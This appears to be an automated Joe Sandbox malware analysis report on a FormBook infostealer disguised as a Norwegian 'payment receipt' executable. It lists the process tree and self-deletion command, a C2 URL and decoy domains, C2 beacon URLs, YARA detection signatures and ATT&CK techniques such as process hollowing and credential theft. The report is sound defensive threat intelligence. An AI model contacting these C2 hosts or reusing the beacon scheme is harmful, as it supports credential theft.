ID: 510324
Sample Name:
Betalingskvittering.exe
Cookbook: default.jbs
Time: 17:48:33
Date: 27/10/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report Betalingskvittering.exe

Overview


General Information

Sample Name:	Betalingskvittering.exe
Analysis ID:	510324
MD5:	ff904170ad5767d..
SHA1:	ae326e46c0a764..
SHA256:	ee4b441c93ac2e..
Tags:	exe Formbook
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e.…
- Yara detected FormBook
- Malicious sample detected (through …
- System process connects to networ…
- Antivirus detection for URL or domain
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…
- Machine Learning detection for samp…
- Performs DNS queries to domains w…
- Self deletion via cmd delete
- Injects a PE file into a foreign proce…

Classification



Process Tree

- **System is w10x64**
- Betalingskvittering.exe (PID: 6364 cmdline: 'C:\Users\user\Desktop\Betalingskvittering.exe' MD5: FF904170AD5767DB6B6066400972CC99)
  - Betalingskvittering.exe (PID: 6404 cmdline: 'C:\Users\user\Desktop\Betalingskvittering.exe' MD5: FF904170AD5767DB6B6066400972CC99)
    - explorer.exe (PID: 3440 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - cmd.exe (PID: 6836 cmdline: C:\Windows\SysWOW64\cmd.exe MD5: F3BDBE3BB6F734E357235F4D5898582D)
        - cmd.exe (PID: 6928 cmdline: /c del 'C:\Users\user\Desktop\Betalingskvittering.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6956 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.bbyyn10.xyz/b0us/"
  ],
  "decoy": [
    "wxoi.xyz",
    "boss-note-to-look-today.info",
    "rxgmarket.com",
    "vyfstudio.com",
    "insularrofioa.xyz",
    "psikologtenaysude.com",
    "hepatitiscsignssymptoms.space",
    "toadvalleyfarm.com",
    "rhinobeds.com",
    "joystoreworld.com",
    "wethinky.com",
    "cucciolamores.com",
    "finansresultation.com",
    "criptodigital.online",
    "cave21shop.com",
    "ryannaat.xyz",
    "xn--ngbr0em.com",
    "olympiaapartment.com",
    "asrendo.com",
    "dashmints.com",
    "hampadco.com",
    "hoanghuong.group",
    "yamamoto-d-c.net",
    "cynthiaessential.com",
    "malatirada.com",
    "c5group-th.com",
    "v9ayiditq3.com",
    "tucows.website",
    "patinamedicalgroup.com",
    "xn--vckvb6c8f088nlxg8mqrw1d.com",
    "securetravel.trade",
    "eachallness.center",
    "vongquaymembersshipvn.com",
    "sexbattu.com",
    "libertymattersmost.net",
    "improvfilmproduction.com",
    "cryptohealthplan.com",
    "pandabearsoftware.com",
    "mininoheya.com",
    "chimichael.com",
    "rescueandrestoreministries.net",
    "alookbehindtheseams.com",
    "unimedplanos.net",
    "bobazzing.com",
    "cabidat.xyz",
    "playgroundcrew.website",
    "tsoharformation.com",
    "ninjadigital.agency",
    "inkedbreadcompany.com",
    "kirieducationschool.com",
    "genitalestetikbodrum.com",
    "agronotion.com",
    "bentonvillesquareartist.com",
    "harekrishnajapayagna.com",
    "fflashes.net",
    "stogelair.com",
    "stkittsaquaculture.com",
    "peiyaousa.com",
    "publicschools.fail",
    "bankhelpassist.xyz",
    "ip-sat.com",
    "redeyeops.com",
    "kavirab.com",
    "thefurniturepractice-btr.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.612889234.00000000028F0000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000007.00000002.612889234.00000000028F0000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19b97:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000007.00000002.612889234.00000000028F0000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16ac9:$sqlite3step: 68 34 1C 7B E1 • 0x16bdc:$sqlite3step: 68 34 1C 7B E1 • 0x16af8:$sqlite3text: 68 38 2A 90 C5 • 0x16c1d:$sqlite3text: 68 38 2A 90 C5 • 0x16b0b:$sqlite3blob: 68 53 D8 7F 8C • 0x16c33:$sqlite3blob: 68 53 D8 7F 8C
00000001.00000002.408929126.00000000008E0000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000001.00000002.408929126.00000000008E0000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19b97:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 31 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
1.1.Betalingskvittering.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.1.Betalingskvittering.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7808:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b92:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13391:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b1f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1260c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9322:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18d97:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19e3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
1.1.Betalingskvittering.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x15cc9:$sqlite3step: 68 34 1C 7B E1 • 0x15ddc:$sqlite3step: 68 34 1C 7B E1 • 0x15cf8:$sqlite3text: 68 38 2A 90 C5 • 0x15e1d:$sqlite3text: 68 38 2A 90 C5 • 0x15d0b:$sqlite3blob: 68 53 D8 7F 8C • 0x15e33:$sqlite3blob: 68 53 D8 7F 8C
1.1.Betalingskvittering.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.1.Betalingskvittering.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19b97:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 28 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Yara detected FormBook

Antivirus detection for URL or domain

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

Performs DNS queries to domains with low reputation

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Hooking and other Techniques for Hiding and Protection:

Self deletion via cmd delete

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts 1	Shared Modules 1	Valid Accounts 1	Valid Accounts 1	Valid Accounts 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop o Insecure Network Communicat
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Access Token Manipulation 1	Access Token Manipulation 1	LSASS Memory	Security Software Discovery 1 4 1	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 t Redirect Pho Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Process Injection 6 1 2	Virtualization/Sandbox Evasion 2	Security Account Manager	Virtualization/Sandbox Evasion 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 t Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicat
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 3	Cached Domain Credentials	File and Directory Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1	DCSync	System Information Discovery 1 1 4	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Point
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	File Deletion 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade t Insecure Protocols

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Betalingskvittering.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.0.Betalingskvittering.exe.400000.0.unpack	100%	Avira	TR/Patched.Ren.Gen2		Download File
1.1.Betalingskvittering.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
7.2.cmd.exe.295d8d0.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
1.0.Betalingskvittering.exe.400000.3.unpack	100%	Avira	TR/Patched.Ren.Gen2		Download File
0.2.Betalingskvittering.exe.f010000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
1.0.Betalingskvittering.exe.400000.5.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
1.0.Betalingskvittering.exe.400000.2.unpack	100%	Avira	TR/Patched.Ren.Gen2		Download File
1.0.Betalingskvittering.exe.400000.6.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
1.0.Betalingskvittering.exe.400000.1.unpack	100%	Avira	TR/Patched.Ren.Gen2		Download File
7.2.cmd.exe.31b796c.4.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
1.2.Betalingskvittering.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
0.2.Betalingskvittering.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File

Source	Detection	Scanner	Label	Link	Download
1.0.Betalingskvittering.exe.400000.4.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
0.0.Betalingskvittering.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File

Domains

Source	Detection	Scanner	Label	Link
bobazzing.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.malatirada.com/b0us/?ER-tHjR=nj2DHCJ30hKQOuuh7v1Jr5ANXhhKiZRTWmKDhPt9Qsa3u7kG0yWlFw/1cLMOhBLADgukMw6nkg==&7nB=o48X	0%	Avira URL Cloud	safe	
http://www.finansresultation.com/b0us/?7nB=o48X&ER-tHjR=GJwWehbs5GtgA/jCTmLXW+d7Jevtba1jivkLJpCykHSB4/chqGbz0ZWPyKEW0KJPwZtZaAylaQ==	0%	Avira URL Cloud	safe	
www.bbyyn10.xyz/b0us/	100%	Avira URL Cloud	phishing	
http://www.improvfilmproduction.com/b0us/?ER-tHjR=XOV60v1mqekMspvFU+0rKPDlyXSEiaRHynKCSPj1mvOyDA4pkDpWyOZGigF6MKTilgG5HmfPXw==&7nB=o48X	0%	Avira URL Cloud	safe	
http://www.joystoreworld.com/b0us/?7nB=o48X&ER-tHjR=gHtktScKtff4xVk3YRyKSNbVreJpCBobm1IhD3pS9EMOhSghOP3G/JLMMDt6OL3q2Wx4R+w5Og==	0%	Avira URL Cloud	safe	
http://www.rxgmarket.com/b0us/?ER-tHjR=Jj3KnWU2wHfhK+BlDqyhqSxeJEURVrle6TPUvLIqsqCsrOVtG9y5Fb94G4BOAz9I+plsxBUl/Q==&7nB=o48X	0%	Avira URL Cloud	safe	
http://www.bobazzing.com/b0us/?7nB=o48X&ER-tHjR=UBAh+VKzDimqRzzQdOOZ1/Gg43oaZbQvrcwMwq1yQU/lFkYIOb3JKuxkIDajXNdZJrP2FICqIQ==	0%	Avira URL Cloud	safe	
http://www.bbyyn10.xyz/b0us/?ER-tHjR=uvxArRkDFQIa7UH5wTzWyAGdj7XK8ywupwRjYW67zA7TlC7ZzzoRfWk1xHO/TMl+lIlca6RFKw==&7nB=o48X	100%	Avira URL Cloud	phishing	
http://www.olympiaapartment.com/b0us/?7nB=o48X&ER-tHjR=IHm7DXqJMOlXRiIvQCzDYuNSepBShfVGHLx9uFm0ofOXeJBRLox1psSi4oyGmyzdtrRcHIstiA==	0%	Avira URL Cloud	safe	
http://www.insularrofioa.xyz/b0us/?ER-tHjR=NeMtgU3TUqkyahWOuk7UbKtu2f6OPWemmRyjHCkgk8lKJDy56aFQiEm/TJxXDeQeO1MybhrnKA==&7nB=o48X	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
inkedbreadcompany.com	34.102.136.180	true	false		unknown
malatirada.com	192.0.78.25	true	true		unknown
www.finansresultation.com	104.21.40.182	true	true		unknown
parkingpage.namecheap.com	198.54.117.217	true	false		high
bobazzing.com	34.102.136.180	true	false	• 0%, Virustotal, Browse	unknown
www.rxgmarket.com	104.21.45.211	true	true		unknown
shops.myshopify.com	23.227.38.74	true	true		unknown
bbyyn10.xyz	142.4.98.67	true	true		unknown
improvfilmproduction.com	50.87.176.30	true	true		unknown
www.olympiaapartment.com	35.186.238.101	true	false		unknown
www.bbyyn10.xyz	unknown	unknown	true		unknown
www.chimichael.com	unknown	unknown	true		unknown
www.redeyeops.com	unknown	unknown	true		unknown
www.inkedbreadcompany.com	unknown	unknown	true		unknown
www.malatirada.com	unknown	unknown	true		unknown
www.insularrofioa.xyz	unknown	unknown	true		unknown
www.bobazzing.com	unknown	unknown	true		unknown
www.improvfilmproduction.com	unknown	unknown	true		unknown
www.joystoreworld.com	unknown	unknown	true		unknown
www.tucows.website	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.malatirada.com/b0us/?ER-tHjR=nj2DHCJ30hKQOuuh7v1Jr5ANXhhKiZRTWmKDhPt9Qsa3u7kG0yWlFw/1cLMOhBLADgukMw6nkg==&7nB=o48X	true	• Avira URL Cloud: safe	unknown
http://www.finansresultation.com/b0us/?7nB=o48X&ER-tHjR=GJwWehbs5GtgA/jCTmLXW+d7Jevtba1jivkLJpCykHSB4/chqGbz0ZWPyKEW0KJPwZtZaAylaQ==	true	• Avira URL Cloud: safe	unknown
www.bbyyn10.xyz/b0us/	true	• Avira URL Cloud: phishing	low
http://www.improvfilmproduction.com/b0us/?ER-tHjR=XOV60v1mqekMspvFU+0rKPDlyXSEiaRHynKCSPj1mvOyDA4pkDpWyOZGigF6MKTilgG5HmfPXw==&7nB=o48X	true	• Avira URL Cloud: safe	unknown
http://www.joystoreworld.com/b0us/?7nB=o48X&ER-tHjR=gHtktScKtff4xVk3YRyKSNbVreJpCBobm1IhD3pS9EMOhSghOP3G/JLMMDt6OL3q2Wx4R+w5Og==	true	• Avira URL Cloud: safe	unknown
http://www.rxgmarket.com/b0us/?ER-tHjR=Jj3KnWU2wHfhK+BlDqyhqSxeJEURVrle6TPUvLIqsqCsrOVtG9y5Fb94G4BOAz9I+plsxBUl/Q==&7nB=o48X	true	• Avira URL Cloud: safe	unknown
http://www.bobazzing.com/b0us/?7nB=o48X&ER-tHjR=UBAh+VKzDimqRzzQdOOZ1/Gg43oaZbQvrcwMwq1yQU/lFkYIOb3JKuxkIDajXNdZJrP2FICqIQ==	false	• Avira URL Cloud: safe	unknown
http://www.bbyyn10.xyz/b0us/?ER-tHjR=uvxArRkDFQIa7UH5wTzWyAGdj7XK8ywupwRjYW67zA7TlC7ZzzoRfWk1xHO/TMl+IIlca6RFKw==&7nB=o48X	true	• Avira URL Cloud: phishing	unknown
http://www.olympiaapartment.com/b0us/?7nB=o48X&ER-tHjR=IHm7DXqJMOlXRilvQCzDYuNSepBShfVGHLx9uFm0ofOXeJBRLox1psSi4oyGmyzdtRcHIstiA==	false	• Avira URL Cloud: safe	unknown
http://www.insularrofioa.xyz/b0us/?ER-tHjR=NeMtgU3TUqkyahWOuk7UbKtu2f6OPWemmRyjHCkgk8lKJDy56aFQiEm/TJxXDeQeO1MybhrnKA==&7nB=o48X	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
198.54.117.217	parkingpage.namecheap.com	United States		22612	NAMECHEAP-NETUS	false
35.186.238.101	www.olympiaapartment.com	United States		15169	GOOGLEUS	false
192.0.78.25	malatirada.com	United States		2635	AUTOMATTICUS	true
142.4.98.67	bbyyn10.xyz	United States		54600	PEGTECHINCUS	true
50.87.176.30	improvfilmproduction.com	United States		46606	UNIFIEDLAYER-AS-1US	true
104.21.45.211	www.rxgmarket.com	United States		13335	CLOUDFLARENETUS	true
34.102.136.180	inkedbreadcompany.com	United States		15169	GOOGLEUS	false
23.227.38.74	shops.myshopify.com	Canada		13335	CLOUDFLARENETUS	true
104.21.40.182	www.finansresultation.com	United States		13335	CLOUDFLARENETUS	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	510324
Start date:	27.10.2021
Start time:	17:48:33
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 54s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Betalingskvittering.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	22
Number of new started drivers analysed:	0

Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/2@13/9
EGA Information:	Failed
HDC Information:	• Successful, ratio: 11.8% (good quality ratio 10.8%) • Quality average: 72.1% • Quality standard deviation: 31.3%
HCA Information:	• Successful, ratio: 74% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
198.54.117.217	HTK TT600202109300860048866 Payment Proof.pdf.exe	Get hash	malicious	Browse	• www.linuxsauce.net/euzn/?BZLHP=YcuDf72PrLj9v77cTtT+RdHZgYXigAT3c+U/UJpKvp19BOyUsvC11+Bo5KkRiH0TT7aa&TlTd=3fQxPL6PF
	pGaL44AsT9.exe	Get hash	malicious	Browse	• www.gabriellamaxey.com/mxnu/?u6t=ThxXNBv89HE4&LZZxUjSP=DbmmFAt1aOxcCApgO6w979pQn2fp6kjdxew91QKgTI9qvdDZbTwBXJG52e+oCdqw4zUT2TPOEA==

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	vaOHjT0co0.exe	Get hash	malicious	Browse	• www.rh-et.com/hht8/?c4i4Bzu8=YYzUAHMmBpkaBxQecPevm2uxv/AgOlZRAEO+xcULTvAxNOfYBsVeCIlohnhUDcjiLYP5&uP=TnXTAHPPhFZp5fG0
	D6EXhDKWrd.exe	Get hash	malicious	Browse	• www.mariadimitropoulou.com/noha/?3f-DJJ=OpI7f+0I7wz69HYhh96y4UfCxqU+B78KM76J860qGty5m2eJLl5CyDdv9lUYB30OtSbI&gd=Zxox
	eaeqZtiivz.exe	Get hash	malicious	Browse	• www.gabriellamaxey.com/mxnu/?Y0GX7pLH=DbmmFAt1aOxcCApgO6w979pQn2fp6kjdxew91QKgTI9qvdDZbTwBXJG52eyoRNmzhjUF&0vB0i=8pIDRx4
	d0c7488tr739.exe	Get hash	malicious	Browse	• www.novelty rofjiy.xyz/u5eh/?sR0pj=RL30&d6A=HQwXNFwoB6n+YGXI3oGKCBkeNArRdglGFGwIL3CxiqbCTaQLC90OuFmH9gPLa3p+A/gJ
	ORD20211008667523 71AC.exe	Get hash	malicious	Browse	• www.24x7x366.com/gab8/?Y0Dx=k9y8d/XvYtKBLjwbt29axTfvzRBwxbjjmcfovaX0vrzPSMlBKv9voE/DCePWwHj/NYwY&nL3lC0=lxlpdH_xnP2
	Scan_34668000.exe	Get hash	malicious	Browse	• www.rcdating.com/yjqn/?gHd=SJH122Bxba+bszdGdvPgzkJhaNlQ8BfIPC5UroK/FhtQFKGwLmgtuwvUsOAh6prSrkUZ4vn5oA==&hZP=ldMHgdcxDFU
	Swift Copy.exe	Get hash	malicious	Browse	• www.ahktips.com/eods/?aBC8lvE=gr9/MU9R+Yb+ym3qu/cgmvjNsm8J65aE4ndR2EOILnYjdHNbTnRo0AVU5jWKfEfcUHZh&G4=Tbut2rPX

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	HPMT ORDER LIST.exe	Get hash	malicious	Browse	• www.solmep.info/n6be/?a6=kFO5GiJEltEyuD14fKksMWyfXyXOXLYRAJ6sNogu4SNNFIYLrFMp5gPNqUGPKnTkMW34&4hYl=8pPLKztPMLrhEvWP
